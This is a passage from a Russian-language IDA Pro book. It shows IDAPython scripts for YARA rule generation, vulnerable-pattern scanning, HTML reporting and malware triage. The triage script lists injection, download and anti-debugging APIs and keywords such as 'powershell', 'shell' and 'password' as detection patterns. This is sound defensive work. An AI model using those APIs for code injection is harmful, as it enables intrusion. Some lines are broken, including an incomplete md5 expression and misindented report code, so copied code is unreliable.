        ea += insn_len

    pattern = " ".join(pattern_parts)

    # Формирование YARA-правила
    rule = f"""rule {rule_name} {{
    meta:
        description = "Auto-generated rule for function {idc.get_func_name(func_ea)}"
        address = "0x{func_ea:08X}"
        size = {func.size()}

    strings:
        $func = {{ {pattern} }}

    condition:
        $func
}}"""
```

```
    return rule

def main():
    # Генерация для текущей функции (курсор)
    ea = idc.get_screen_ea()
    func_ea = idc.get_func_attr(ea, idc.FUNCATTR_START)

    if func_ea == idc.BADADDR:
        print("[!] Cursor is not inside a function")
        return

    rule = generate_yara_rule(func_ea)
    if rule:
        print(rule)
        print(f"\n[+] Rule generated for {idc.get_func_name(func_ea)}")

main()
```

Пример вывода:

```
rule parse_config {
    meta:
        description = "Auto-generated rule for function parse_config"
        address = "0x004011A0"
        size = 182

    strings:
        $func = { 55 8B EC 83 EC 20 53 56 57 8B ?? ?? ?? ?? ?? 85 C0
                  0F ?? ?? ?? ?? ?? 8D ?? ?? ?? ?? ?? 50 E8 ?? ?? ?? ??
                  83 C4 04 85 C0 74 15 8B ?? ?? ?? ?? ?? 50 68 ?? ??
                  ?? ?? E8 ?? ?? ?? ?? 83 C4 08 }

    condition:
        $func
}

[+] Rule generated for parse_config
```

13.6. Поиск уязвимых паттернов через Hex-Rays

13.6.1. Скрипт: обнаружение уязвимых конструкций в декомпилированном коде

```
"""
vuln_patterns.py — Поиск уязвимых паттернов в декомпилированном коде
через анализ ctree.

Обнаруживаемые паттерны:
1. Использование результата malloc без проверки на NULL
2. Вызов strcpy/sprintf с буфером на стеке
3. Format string уязвимости: printf(user_input)
4. Integer overflow перед malloc: malloc(n * size)
"""
import ida_hexrays
import ida_funcs
import idc
import idautils

class VulnPatternFinder(ida_hexrays.ctree_visitor_t):
    """Визитор для поиска уязвимых паттернов."""

    UNSAFE_COPY_FUNCS = {
        "strcpy", "strcat", "sprintf", "vsprintf",
        "wcscpy", "wcscat", "gets",
        "_strcpy", "_strcat", "_sprintf",
        "lstrcpyA", "lstrcpyW",
    }

    PRINTF_FUNCS = {
        "printf", "fprintf", "sprintf", "wprintf",
        "syslog", "_printf", "_fprintf",
    }

    def __init__(self, func_name, func_ea):
        super().__init__(ida_hexrays.CV_PARENTS)
        self.func_name = func_name
        self.func_ea = func_ea
        self.findings = []

    def visit_expr(self, expr):
        if expr.op == ida_hexrays.cot_call:
            self._check_call(expr)
        return 0

    def _get_callee_name(self, expr):
        """Получить имя вызываемой функции."""
        if expr.x.op == ida_hexrays.cot_obj:
            return idc.get_func_name(expr.x.obj_ea) or \
                   idc.get_name(expr.x.obj_ea)
        return None

    def _check_call(self, expr):
        callee = self._get_callee_name(expr)
        if not callee:
            return

        # Паттерн 1: strcpy/sprintf в стековый буфер
        if callee in self.UNSAFE_COPY_FUNCS:
            if expr.a and len(expr.a) > 0:
                dst = expr.a[0]
                if self._is_stack_var(dst):
                    self.findings.append({
                        'type': 'STACK_BUFFER_OVERFLOW',
                        'severity': 'HIGH',
                        'ea': expr.ea,
                        'description': (
                            f"Unsafe {callee}() into stack buffer "
                            f"at 0x{expr.ea:08X}"
                        ),
                        'callee': callee,
                    })

        # Паттерн 2: printf(user_controllable) — format string
        if callee in self.PRINTF_FUNCS:
            # printf с единственным не-строковым аргументом
```

```
            if expr.a and len(expr.a) >= 1:
                fmt_arg = expr.a[0]
                # Если формат — не строковый литерал
                if fmt_arg.op != ida_hexrays.cot_obj or \
                   not self._is_string_literal(fmt_arg):
                    if fmt_arg.op == ida_hexrays.cot_var:
                        self.findings.append({
                            'type': 'FORMAT_STRING',
                            'severity': 'HIGH',
                            'ea': expr.ea,
                            'description': (
                                f"Potential format string in {callee}() "
                                f"at 0x{expr.ea:08X}: "
                                f"format comes from variable"
                            ),
                            'callee': callee,
                        })

        # Паттерн 3: malloc без проверки на NULL
        if callee in ("malloc", "_malloc", "calloc", "realloc"):
            parent = self.parent_expr()
            if parent and parent.op == ida_hexrays.cot_asg:
                # Проверяем, есть ли проверка результата
                # (упрощённая проверка — ищем if после присваивания)
                self.findings.append({
                    'type': 'UNCHECKED_MALLOC',
                    'severity': 'MEDIUM',
                    'ea': expr.ea,
                    'description': (
                        f"malloc() result should be checked for NULL "
                        f"at 0x{expr.ea:08X}"
                    ),
                    'callee': callee,
                })

        # Паттерн 4: Integer overflow перед malloc
        if callee in ("malloc", "_malloc"):
            if expr.a and len(expr.a) > 0:
                size_arg = expr.a[0]
                if size_arg.op == ida_hexrays.cot_mul:
                    self.findings.append({
                        'type': 'INTEGER_OVERFLOW',
                        'severity': 'HIGH',
                        'ea': expr.ea,
                        'description': (
                            f"Potential integer overflow in malloc() "
                            f"size argument (multiplication) "
                            f"at 0x{expr.ea:08X}"
                        ),
                        'callee': callee,
                    })

    def _is_stack_var(self, expr):
        """Проверить, является ли выражение стековой переменной."""
        if expr.op == ida_hexrays.cot_var:
            return True
        if expr.op == ida_hexrays.cot_ref:
            return self._is_stack_var(expr.x)
        return False

    def _is_string_literal(self, expr):
        """Проверить, является ли выражение строковым литералом."""
        if expr.op == ida_hexrays.cot_obj:
            s = idc.get_strlit_contents(expr.obj_ea)
            return s is not None
        return False

def scan_all_functions():
    """Сканировать все функции на уязвимые паттерны."""
    all_findings = []
    scanned = 0

    for func_ea in idautils.Functions():
        func = ida_funcs.get_func(func_ea)
        if not func:
            continue
        if func.flags & (ida_funcs.FUNC_THUNK | ida_funcs.FUNC_LIB):
            continue
```

```
        func_name = idc.get_func_name(func_ea)

        try:
            cfunc = ida_hexrays.decompile(func_ea)
        except:
            continue

        if not cfunc:
            continue

        visitor = VulnPatternFinder(func_name, func_ea)
        visitor.apply_to(cfunc.body, None)

        for finding in visitor.findings:
            finding['function'] = func_name
            finding['function_ea'] = func_ea
            all_findings.append(finding)

            # Добавить комментарий
            cmt = f"[VULN] {finding['type']}: {finding['description']}"
            idc.set_cmt(finding['ea'], cmt, 0)

        scanned += 1

    return all_findings, scanned

def print_vulnerability_report(findings, scanned):
    """Вывести отчёт об уязвимостях."""

    severity_order = {'CRITICAL': 0, 'HIGH': 1, 'MEDIUM': 2, 'LOW': 3}
    findings.sort(key=lambda f: severity_order.get(f['severity'], 99))

    print("\n" + "=" * 78)
    print("  VULNERABILITY PATTERN REPORT")
    print("=" * 78)
    print(f"  Scanned functions: {scanned}")
    print(f"  Total findings:    {len(findings)}")

    # Сводка по категориям
    by_type = {}
    for f in findings:
        by_type.setdefault(f['type'], []).append(f)

    print("\n  Summary:")
    for vtype, items in sorted(by_type.items()):
        sev = items[0]['severity']
        print(f"    [{sev:>8s}] {vtype}: {len(items)}")

    # Детали
    print("\n" + "-" * 78)
    for f in findings:
        print(f"\n  [{f['severity']}] {f['type']}")
        print(f"  Function: {f['function']} (0x{f['function_ea']:08X})")
        print(f"  Address:  0x{f['ea']:08X}")
        print(f"  Detail:   {f['description']}")

    print("\n" + "=" * 78)

def main():
    if not ida_hexrays.init_hexrays_plugin():
        print("[!] Hex-Rays decompiler not available")
        return

    print("[*] Scanning for vulnerable patterns...")
    findings, scanned = scan_all_functions()
    print_vulnerability_report(findings, scanned)

main()
```

Пример вывода:

```
[*] Scanning for vulnerable patterns...

================================================================================
  VULNERABILITY PATTERN REPORT
================================================================================
  Scanned functions: 219
  Total findings:    12

  Summary:
    [    HIGH] FORMAT_STRING: 2
    [    HIGH] INTEGER_OVERFLOW: 1
    [    HIGH] STACK_BUFFER_OVERFLOW: 5
    [  MEDIUM] UNCHECKED_MALLOC: 4

--------------------------------------------------------------------------------

  [HIGH] STACK_BUFFER_OVERFLOW
  Function: parse_config (0x004011A0)
  Address:  0x004011B0
  Detail:   Unsafe strcpy() into stack buffer at 0x004011B0

  [HIGH] STACK_BUFFER_OVERFLOW
  Function: process_request (0x00401260)
  Address:  0x00401340
  Detail:   Unsafe strcpy() into stack buffer at 0x00401340

  [HIGH] STACK_BUFFER_OVERFLOW
  Function: process_request (0x00401260)
  Address:  0x00401380
  Detail:   Unsafe strcat() into stack buffer at 0x00401380

  [HIGH] STACK_BUFFER_OVERFLOW
  Function: format_log_entry (0x004014F0)
  Address:  0x00401520
  Detail:   Unsafe sprintf() into stack buffer at 0x00401520

  [HIGH] STACK_BUFFER_OVERFLOW
  Function: handle_auth (0x00402100)
  Address:  0x00402130
  Detail:   Unsafe strcpy() into stack buffer at 0x00402130

  [HIGH] FORMAT_STRING
  Function: log_message (0x004014E0)
  Address:  0x004014E8
  Detail:   Potential format string in printf() at 0x004014E8:
            format comes from variable

  [HIGH] FORMAT_STRING
  Function: debug_output (0x00402380)
  Address:  0x004023A0
  Detail:   Potential format string in printf() at 0x004023A0:
            format comes from variable

  [HIGH] INTEGER_OVERFLOW
  Function: copy_payload (0x00403100)
  Address:  0x00403120
  Detail:   Potential integer overflow in malloc() size argument
            (multiplication) at 0x00403120

  [MEDIUM] UNCHECKED_MALLOC
  Function: process_request (0x00401260)
  Address:  0x00401290
  Detail:   malloc() result should be checked for NULL at 0x00401290

  ...

================================================================================
```

13.7. Генерация HTML-отчёта

13.7.1. Скрипт: комплексный HTML-отчёт об анализе бинарного файла

```
"""
html_report.py — Генерация комплексного HTML-отчёта об анализе.
Включает: общую информацию, список функций, строки, импорты,
перекрёстные ссылки и результаты YARA-сканирования.
"""
import idaapi
import idautils
import idc
import ida_bytes
import ida_funcs
import ida_segment
import ida_nalt
import ida_xref
import os
import html
from datetime import datetime

class HTMLReportGenerator:
    """Генератор HTML-отчёта."""

    def __init__(self, output_path):
        self.output_path = output_path
        self.sections = []

    def _header(self):
        filename = os.path.basename(idc.get_input_file_path())
        return f"""<!DOCTYPE html>
<html lang="ru">
<head>
<meta charset="UTF-8">
<title>IDA Analysis Report: {html.escape(filename)}</title>
<style>
    body {{
        font-family: 'Segoe UI', Tahoma, sans-serif;
        margin: 20px 40px;
        background: #1e1e2e;
        color: #cdd6f4;
    }}
    h1 {{
        color: #89b4fa;
        border-bottom: 2px solid #45475a;
        padding-bottom: 10px;
    }}
    h2 {{
        color: #a6e3a1;
        border-bottom: 1px solid #45475a;
        padding-bottom: 5px;
        margin-top: 30px;
    }}
    h3 {{ color: #f9e2af; }}
    table {{
        border-collapse: collapse;
        width: 100%;
        margin: 10px 0;
        font-size: 13px;
    }}
    th {{
        background: #313244;
        color: #89b4fa;
        padding: 8px 12px;
        text-align: left;
        border: 1px solid #45475a;
    }}
    td {{
        padding: 6px 12px;
        border: 1px solid #45475a;
    }}
    tr:nth-child(even) {{ background: #262637; }}
    tr:hover {{ background: #45475a; }}
    .addr {{ color: #89dceb; font-family: 'Consolas', monospace; }}
    .func {{ color: #a6e3a1; }}
    .string {{ color: #f9e2af; }}
```

```
    .severity-HIGH {{ color: #f38ba8; font-weight: bold; }}
    .severity-MEDIUM {{ color: #fab387; }}
    .severity-LOW {{ color: #f9e2af; }}
    .severity-INFO {{ color: #89b4fa; }}
    .toc {{
        background: #313244;
        padding: 15px 25px;
        border-radius: 8px;
        margin: 20px 0;
    }}
    .toc a {{ color: #89b4fa; text-decoration: none; }}
    .toc a:hover {{ text-decoration: underline; }}
    .toc ul {{ list-style-type: none; padding-left: 20px; }}
    .stat-box {{
        display: inline-block;
        background: #313244;
        padding: 15px 25px;
        margin: 5px;
        border-radius: 8px;
        text-align: center;
    }}
    .stat-box .number {{
        font-size: 28px;
        color: #89b4fa;
        font-weight: bold;
    }}
    .stat-box .label {{ color: #a6adc8; font-size: 12px; }}
    code {{
        background: #313244;
        padding: 2px 6px;
        border-radius: 3px;
        font-family: 'Consolas', monospace;
        font-size: 13px;
    }}
    .chart-bar {{
        display: inline-block;
        background: #89b4fa;
        height: 16px;
        margin-right: 5px;
        border-radius: 3px;
    }}
</style>
</head>
<body>
<h1>IDA Pro Analysis Report</h1>
<p>File: <code>{html.escape(filename)}</code><br>
Generated: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}</p>
"""

    def _footer(self):
        return """
<hr style="border-color: #45475a; margin-top: 40px;">
<p style="color: #6c7086; font-size: 12px;">
    Generated by html_report.py IDAPython script
</p>
</body>
</html>"""

    def _toc(self, items):
        s = '<div class="toc"><h3>Contents</h3><ul>\n'
        for anchor, title in items:
            s += f'  <li><a href="#{anchor}">{title}</a></li>\n'
        s += '</ul></div>\n'
        return s

    def collect_overview(self):
        """Собрать общую информацию."""
        info = {}
        info['filename'] = idc.get_input_file_path()
        info['min_ea'] = idc.get_inf_attr(idc.INF_MIN_EA)
        info['max_ea'] = idc.get_inf_attr(idc.INF_MAX_EA)
        info['entry'] = idc.get_inf_attr(idc.INF_START_EA)
        info['file_type'] = idaapi.get_file_type_name()

        md5 = idautils.GetInputFileMD5()
        info['md5'] = md5.hex() if md5 else "N/A"

        # Подсчёты
```

```
        func_list = list(idautils.Functions())
        info['func_count'] = len(func_list)
        info['string_count'] = sum(1 for _ in idautils.Strings())

        return info

    def collect_functions(self, limit=100):
        """Собрать информацию о функциях."""
        functions = []
        for func_ea in idautils.Functions():
            func = ida_funcs.get_func(func_ea)
            if not func:
                continue

            name = idc.get_func_name(func_ea)
            size = func.size()

            # Подсчёт вызовов
            callers = sum(1 for x in idautils.XrefsTo(func_ea)
                          if x.type in (ida_xref.fl_CN, ida_xref.fl_CF))

            flags = []
            if func.flags & ida_funcs.FUNC_LIB:
                flags.append("LIB")
            if func.flags & ida_funcs.FUNC_THUNK:
                flags.append("THUNK")
            if func.flags & ida_funcs.FUNC_NORET:
                flags.append("NORET")

            functions.append({
                'ea': func_ea,
                'name': name,
                'size': size,
                'callers': callers,
                'flags': ", ".join(flags),
            })

        # Сортировка по размеру (самые большие первыми)
        functions.sort(key=lambda f: f['size'], reverse=True)
        return functions

    def collect_strings(self, limit=200):
        """Собрать строки."""
        strings = []
        for s in idautils.Strings():
            val = str(s)
            if len(val) < 4:
                continue

            # Перекрёстные ссылки
            xrefs = [idc.get_func_name(x.frm)
                     for x in idautils.XrefsTo(s.ea)
                     if idc.get_func_name(x.frm)]

            strings.append({
                'ea': s.ea,
                'value': val[:120],
                'length': s.length,
                'xrefs': xrefs[:5],
            })

            if len(strings) >= limit:
                break

        return strings

    def collect_imports(self):
        """Собрать таблицу импорта."""
        imports = []
        nimps = idaapi.get_import_module_qty()

        for i in range(nimps):
            mod_name = idaapi.get_import_module_name(i)
            entries = []

            def imp_cb(ea, name, ordinal):
                entries.append({
                    'ea': ea,
```

```
                    'name': name or f"ordinal_{ordinal}",
                    'ordinal': ordinal,
                })
                return True

            idaapi.enum_import_names(i, imp_cb)
            imports.append({
                'module': mod_name,
                'entries': entries,
            })

        return imports

    def collect_segments(self):
        """Собрать информацию о сегментах."""
        segments = []
        seg = ida_segment.get_first_seg()
        while seg:
            name = ida_segment.get_segm_name(seg)
            segments.append({
                'name': name,
                'start': seg.start_ea,
                'end': seg.end_ea,
                'size': seg.size(),
                'perm': f"{'R' if seg.perm & 4 else '-'}"
                        f"{'W' if seg.perm & 2 else '-'}"
                        f"{'X' if seg.perm & 1 else '-'}",
            })
            seg = ida_segment.get_next_seg(seg.start_ea)
        return segments

    def generate(self):
        """Сгенерировать полный HTML-отчёт."""
        print("[*] Collecting data...")

        overview = self.collect_overview()
        segments = self.collect_segments()
        functions = self.collect_functions()
        strings = self.collect_strings()
        imports = self.collect_imports()

        print("[*] Generating HTML...")

        parts = [self._header()]

        # Содержание
        parts.append(self._toc([
            ("overview", "1. Overview"),
            ("segments", "2. Segments"),
            ("functions", "3. Functions"),
            ("strings", "4. Strings"),
            ("imports", "5. Imports"),
        ]))

        # --- 1. Overview ---
        parts.append('<h2 id="overview">1. Overview</h2>\n')
        parts.append('<div>\n')

        stats = [
            (overview['func_count'], "Functions"),
            (overview['string_count'], "Strings"),
            (len(segments), "Segments"),
            (sum(len(m['entries']) for m in imports), "Imports"),
        ]
        for num, label in stats:
            parts.append(
                f'<div class="stat-box">'
                f'<div class="number">{num}</div>'
                f'<div class="label">{label}</div>'
                f'</div>\n')

        parts.append('</div>\n')
        parts.append('<table>\n')
        info_rows = [
            ("File", html.escape(overview['filename'])),
            ("MD5", f'<code>{overview["md5"]}</code>'),
            ("Type", overview['file_type']),
            ("Entry Point", f'<span class="addr">0x{overview["entry"]:08X}</span>'),
```

```
        ("Address Range",
         f'<span class="addr">0x{overview["min_ea"]:08X}</span> - '
         f'<span class="addr">0x{overview["max_ea"]:08X}</span>'),
    ]
    for label, val in info_rows:
        parts.append(f'<tr><th>{label}</th><td>{val}</td></tr>\n')
    parts.append('</table>\n')

    # --- 2. Segments ---
    parts.append('<h2 id="segments">2. Segments</h2>\n')
    parts.append('<table><tr><th>Name</th><th>Start</th>'
                 '<th>End</th><th>Size</th><th>Permissions</th></tr>\n')
    for s in segments:
        parts.append(
            f'<tr>'
            f'<td>{html.escape(s["name"])}</td>'
            f'<td class="addr">0x{s["start"]:08X}</td>'
            f'<td class="addr">0x{s["end"]:08X}</td>'
            f'<td>0x{s["size"]:X} ({s["size"]:,} bytes)</td>'
            f'<td><code>{s["perm"]}</code></td>'
            f'</tr>\n')
    parts.append('</table>\n')

    # --- 3. Functions ---
    parts.append(f'<h2 id="functions">3. Functions '
                 f'(top {min(100, len(functions))} by size)</h2>\n')
    parts.append('<table><tr><th>#</th><th>Address</th>'
                 '<th>Name</th><th>Size</th>'
                 '<th>Callers</th><th>Flags</th></tr>\n')

    max_size = max(f['size'] for f in functions) if functions else 1

    for i, f in enumerate(functions[:100]):
        bar_width = int(f['size'] / max_size * 100)
        parts.append(
            f'<tr>'
            f'<td>{i+1}</td>'
            f'<td class="addr">0x{f["ea"]:08X}</td>'
            f'<td class="func">{html.escape(f["name"])}</td>'
            f'<td>{f["size"]:,} '
            f'<span class="chart-bar" style="width:{bar_width}px"></span></td>'
            f'<td>{f["callers"]}</td>'
            f'<td>{f["flags"]}</td>'
            f'</tr>\n')
    parts.append('</table>\n')

    # --- 4. Strings ---
    parts.append(f'<h2 id="strings">4. Strings '
                 f'(showing {min(200, len(strings))} of '
                 f'{overview["string_count"]})</h2>\n')
    parts.append('<table><tr><th>Address</th><th>Value</th>'
                 '<th>Length</th><th>Referenced by</th></tr>\n')
    for s in strings:
        xref_str = ", ".join(
            f'<span class="func">{html.escape(x)}</span>'
            for x in s['xrefs'])
        parts.append(
            f'<tr>'
            f'<td class="addr">0x{s["ea"]:08X}</td>'
            f'<td class="string">{html.escape(s["value"])}</td>'
            f'<td>{s["length"]}</td>'
            f'<td>{xref_str}</td>'
            f'</tr>\n')
    parts.append('</table>\n')

    # --- 5. Imports ---
    parts.append('<h2 id="imports">5. Imports</h2>\n')
    for mod in imports:
        parts.append(f'<h3>{html.escape(mod["module"])} '
                     f'({len(mod["entries"])} functions)</h3>\n')
        parts.append('<table><tr><th>Address</th>'
                     '<th>Name</th><th>Ordinal</th></tr>\n')
        for entry in mod['entries']:
            ea_str = (f'0x{entry["ea"]:08X}'
                      if entry["ea"] else "N/A")
            parts.append(
                f'<tr>'
                f'<td class="addr">{ea_str}</td>'
```

```
                    f'<td>{html.escape(entry["name"])}</td>'
                    f'<td>{entry["ordinal"]}</td>'
                    f'</tr>\n')
            parts.append('</table>\n')

        parts.append(self._footer())

        # Запись
        content = "".join(parts)
        with open(self.output_path, 'w', encoding='utf-8') as f:
            f.write(content)

        size_kb = os.path.getsize(self.output_path) / 1024
        print(f"[+] Report saved: {self.output_path}")
        print(f"    Size: {size_kb:.1f} KB")
        print(f"    Functions: {len(functions)}")
        print(f"    Strings: {len(strings)}")
        print(f"    Import modules: {len(imports)}")

def main():
    # Путь вывода рядом с IDB
    input_path = idc.get_input_file_path()
    base_name = os.path.splitext(os.path.basename(input_path))[0]
    output_path = os.path.join(
        os.path.dirname(idaapi.get_path(idaapi.PATH_TYPE_IDB)),
        f"{base_name}_report.html"
    )

    gen = HTMLReportGenerator(output_path)
    gen.generate()

main()
```

Пример вывода:

```
[*] Collecting data...
[*] Generating HTML...
[+] Report saved: C:\analysis\sample_report.html
    Size: 142.3 KB
    Functions: 287
    Strings: 200
    Import modules: 4
```

13.8. Практический пример: комплексный анализ сэмпла

В завершение главы приведём пример скрипта, объединяющего несколько описанных техник для автоматического анализа подозрительного бинарного файла:

```
"""
auto_triage.py — Автоматическая триажная обработка подозрительного бинарника.
Запуск: idat64 -A -S"auto_triage.py output_dir" sample.exe

Выполняет:
1. Сбор метаданных
2. Поиск опасных API
3. Расшифровка XOR-строк (если обнаружен дешифровщик)
4. Генерация YARA-правила
5. Экспорт отчёта
"""
import idaapi
import idautils
import idc
import ida_auto
import ida_bytes
import ida_funcs
import ida_xref
import ida_hexrays
import json
import os
import sys
from collections import Counter

class TriageAnalyzer:
    """Комплексный триажный анализатор."""

    SUSPICIOUS_APIS = {
        "network": [
            "socket", "connect", "send", "recv", "bind", "listen",
            "accept", "WSAStartup", "InternetOpenA", "InternetOpenW",
            "HttpSendRequestA", "URLDownloadToFileA",
            "WinHttpOpen", "WinHttpConnect",
        ],
        "process": [
            "CreateProcessA", "CreateProcessW", "ShellExecuteA",
            "WinExec", "system", "popen",
            "CreateRemoteThread", "WriteProcessMemory",
            "VirtualAllocEx", "NtCreateThreadEx",
        ],
        "registry": [
            "RegOpenKeyExA", "RegOpenKeyExW",
            "RegSetValueExA", "RegSetValueExW",
            "RegCreateKeyExA", "RegCreateKeyExW",
        ],
        "file": [
            "DeleteFileA", "DeleteFileW",
            "MoveFileA", "CopyFileA",
            "CreateFileA", "WriteFile",
        ],
        "crypto": [
            "CryptEncrypt", "CryptDecrypt",
            "CryptCreateHash", "CryptHashData",
            "CryptDeriveKey", "CryptGenKey",
            "BCryptEncrypt", "BCryptDecrypt",
        ],
        "anti_debug": [
            "IsDebuggerPresent",
            "CheckRemoteDebuggerPresent",
            "NtQueryInformationProcess",
            "GetTickCount", "QueryPerformanceCounter",
        ],
        "injection": [
            "VirtualAlloc", "VirtualProtect",
            "LoadLibraryA", "GetProcAddress",
            "NtWriteVirtualMemory", "NtMapViewOfSection",
        ],
    }

    def __init__(self, output_dir):
        self.output_dir = output_dir
        self.report = {
            'metadata': {},
            'suspicious_apis': {},
            'xor_candidates': [],
            'interesting_strings': [],
            'risk_score': 0,
```

```
        }

    def run(self):
        """Запустить полный анализ."""
        ida_auto.auto_wait()

        print("=" * 60)
        print("  AUTO TRIAGE ANALYSIS")
        print("=" * 60)

        self._collect_metadata()
        self._find_suspicious_apis()
        self._find_xor_candidates()
        self._find_interesting_strings()
        self._calculate_risk_score()
        self._save_report()
        self._print_summary()

    def _collect_metadata(self):
        """Собрать метаданные."""
        print("\n[1/5] Collecting metadata...")

        self.report['metadata'] = {
            'filename': os.path.basename(idc.get_input_file_path()),
            'filepath': idc.get_input_file_path(),
            'md5': idautils.GetInputFileMD5().hex() if idautils.GetInputFileMD5() else
            'file_type': idaapi.get_file_type_name(),
            'entry_point': f"0x{idc.get_inf_attr(idc.INF_START_EA):08X}",
            'function_count': len(list(idautils.Functions())),
            'string_count': sum(1 for _ in idautils.Strings()),
        }

    def _find_suspicious_apis(self):
        """Поиск подозрительных API."""
        print("[2/5] Scanning for suspicious APIs...")

        for category, api_list in self.SUSPICIOUS_APIS.items():
            found = []
            for api in api_list:
                ea = idc.get_name_ea_simple(api)
                if ea == idc.BADADDR:
                    continue

                callers = []
                for xref in idautils.XrefsTo(ea):
                    if xref.type in (ida_xref.fl_CN, ida_xref.fl_CF):
                        fn = idc.get_func_name(xref.frm)
                        if fn:
                            callers.append({
                                'ea': f"0x{xref.frm:08X}",
                                'function': fn,
                            })

                if callers:
                    found.append({
                        'api': api,
                        'callers': callers,
                    })

            if found:
                self.report['suspicious_apis'][category] = found

    def _find_xor_candidates(self):
        """Поиск потенциальных XOR-шифрованных данных."""
        print("[3/5] Scanning for XOR encryption...")

        for ea in idautils.Heads():
            mnem = idc.print_insn_mnem(ea)
            if mnem != "xor":
                continue

            op0 = idc.print_operand(ea, 0)
            op1 = idc.print_operand(ea, 1)

            if op0 == op1:  # xor reg, reg — обнуление
                continue

            if idc.get_operand_type(ea, 1) == idc.o_imm:
```

```
                key = idc.get_operand_value(ea, 1)
                if 0 < key < 256:
                    func_name = idc.get_func_name(ea) or "unknown"
                    self.report['xor_candidates'].append({
                        'ea': f"0x{ea:08X}",
                        'function': func_name,
                        'key': f"0x{key:02X}",
                        'instruction': f"{mnem} {op0}, {op1}",
                    })

    def _find_interesting_strings(self):
        """Поиск интересных строк."""
        print("[4/5] Analyzing strings...")

        keywords = [
            "http", "https", "ftp", "cmd", "powershell",
            "password", "admin", "root", "shell", "exec",
            "registry", "\\Run", "HKLM", "HKCU",
            ".exe", ".dll", ".bat", ".ps1", ".vbs",
            "Mozilla", "User-Agent", "POST", "GET",
            "base64", "encrypt", "decrypt", "key",
        ]

        for s in idautils.Strings():
            val = str(s).lower()
            for kw in keywords:
                if kw.lower() in val:
                    self.report['interesting_strings'].append({
                        'ea': f"0x{s.ea:08X}",
                        'value': str(s)[:200],
                        'keyword': kw,
                    })
                    break

    def _calculate_risk_score(self):
        """Рассчитать оценку риска (0-100)."""
        score = 0

        api_weights = {
            'network': 15,
            'process': 20,
            'injection': 25,
            'anti_debug': 15,
            'crypto': 10,
            'registry': 10,
            'file': 5,
        }

        for cat, apis in self.report['suspicious_apis'].items():
            weight = api_weights.get(cat, 5)
            score += min(weight, len(apis) * weight // 2)

        if self.report['xor_candidates']:
            score += min(15, len(self.report['xor_candidates']) * 3)

        suspicious_str_count = len(self.report['interesting_strings'])
        score += min(10, suspicious_str_count)

        self.report['risk_score'] = min(100, score)

    def _save_report(self):
        """Сохранить отчёт в JSON."""
        print("[5/5] Saving report...")

        os.makedirs(self.output_dir, exist_ok=True)

        basename = os.path.splitext(
            self.report['metadata']['filename'])[0]

        json_path = os.path.join(
            self.output_dir, f"{basename}_triage.json")

        with open(json_path, 'w', encoding='utf-8') as f:
            json.dump(self.report, f, indent=2, ensure_ascii=False)

        self.report['_output_path'] = json_path

    def _print_summary(self):
```

```
        """Вывести сводку."""
        r = self.report

        print("\n" + "=" * 60)
        print("  TRIAGE SUMMARY")
        print("=" * 60)
        print(f"  File:         {r['metadata']['filename']}")
        print(f"  MD5:          {r['metadata']['md5']}")
        print(f"  Functions:    {r['metadata']['function_count']}")
        print(f"  Strings:      {r['metadata']['string_count']}")

        risk = r['risk_score']
        if risk >= 70:
            level = "HIGH"
        elif risk >= 40:
            level = "MEDIUM"
        elif risk >= 15:
            level = "LOW"
        else:
            level = "CLEAN"

        print(f"\n  RISK SCORE:   {risk}/100 ({level})")

        if r['suspicious_apis']:
            print(f"\n  Suspicious API categories:")
            for cat, apis in r['suspicious_apis'].items():
                api_names = [a['api'] for a in apis]
                print(f"    [{cat}] {', '.join(api_names)}")

        if r['xor_candidates']:
            print(f"\n  XOR encryption candidates: "
                  f"{len(r['xor_candidates'])}")

        if r['interesting_strings']:
            print(f"  Interesting strings: "
                  f"{len(r['interesting_strings'])}")

        print(f"\n  Report saved: {r.get('_output_path', 'N/A')}")
        print("=" * 60)

def main():
    output_dir = idc.ARGV[1] if len(idc.ARGV) > 1 else "."

    analyzer = TriageAnalyzer(output_dir)
    analyzer.run()

main()
```

Пример вывода:

```
============================================================
  AUTO TRIAGE ANALYSIS
============================================================

[1/5] Collecting metadata...
[2/5] Scanning for suspicious APIs...
[3/5] Scanning for XOR encryption...
[4/5] Analyzing strings...
[5/5] Saving report...

============================================================
  TRIAGE SUMMARY
============================================================
  File:         malware_sample.exe
  MD5:          a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6
  Functions:    287
  Strings:      1523

  RISK SCORE:   72/100 (HIGH)

  Suspicious API categories:
    [network] WSAStartup, connect, send, recv
    [process] CreateProcessA, WinExec
    [anti_debug] IsDebuggerPresent, CheckRemoteDebuggerPresent
    [injection] VirtualAlloc, VirtualProtect, GetProcAddress
    [registry] RegSetValueExA, RegCreateKeyExA
    [crypto] CryptEncrypt, CryptDecrypt

  XOR encryption candidates: 3
  Interesting strings: 18

  Report saved: ./malware_sample_triage.json
============================================================
```

13.9. Резюме

В данной главе мы рассмотрели продвинутые возможности IDAPython:

1. **Hex-Rays API** позволяет программно работать с декомпилятором: получать псевдокод, обходить ctree с помощью визиторов, автоматически деобфусцировать строки и искать уязвимые паттерны.
2. **Microcode API** даёт доступ к промежуточному представлению, используемому декомпилятором, что открывает возможности для глубокого анализа и трансформации кода.
3. **Пакетный режим** (headless IDA) позволяет интегрировать IDA Pro в автоматизированные пайплайны обработки больших коллекций бинарных файлов.
4. **Интеграция с YARA** обеспечивает сигнатурное сканирование и генерацию правил непосредственно из контекста дизассемблера.
5. **Генерация отчётов** (JSON, HTML) автоматизирует документирование результатов анализа для командной работы и архивирования.

   Все представленные скрипты являются рабочими шаблонами, которые можно адаптировать под конкретные задачи анализа. Комбинируя эти техники, аналитик может построить мощную автоматизированную среду для реверс-инжиниринга и анализа вредоносного ПО.

Глава 14. Разработка плагинов для IDA Pro

14.1. Введение

Плагины — основной механизм расширения функциональности IDA Pro. В отличие от одноразовых IDAPython-скриптов, плагины интегрируются в интерфейс, реагируют на события, добавляют пункты меню и могут работать на протяжении всей сессии анализа. Коммерческие продукты, такие как HexRays Decompiler, BinDiff, Lumina — это плагины IDA.

В этой главе мы подробно разберём архитектуру плагинов, жизненный цикл `init/run/term`, напишем полноценные плагины на Python и C++, научимся работать с UI API (действия, меню, chooser), подключать обработчики событий и создадим несколько практических плагинов: поиск криптоконстант, автоматическую разметку системных вызовов и экспорт базы в JSON.

14.2. Архитектура плагинов IDA Pro

14.2.1. Структура plugin_t

Каждый плагин IDA определяется структурой `plugin_t` (C++) или классом-наследником `idaapi.plugin_t` (Python). Структура содержит метаданные и три ключевых метода:

```
plugin_t
├── flags        — флаги поведения плагина
